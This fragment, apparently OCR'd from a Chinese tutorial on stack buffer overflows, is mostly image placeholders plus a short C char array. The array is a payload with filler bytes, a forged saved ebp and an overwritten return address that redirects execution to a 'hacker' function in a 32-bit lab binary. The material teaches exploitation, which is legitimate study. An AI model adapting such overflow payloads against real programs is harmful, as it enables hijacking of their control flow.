


调试a1后，修改main的ebp值







char code[]=
“0123456789abcdef”；





栈





```
char code[]=
 "0123456789abcdef"
 "abcdabcd"
 "\x38\xde\xff\xff"
 "\x60\x84\x04\x08";
```





a1
b
outputs
hacker
call
ret
leave
ret

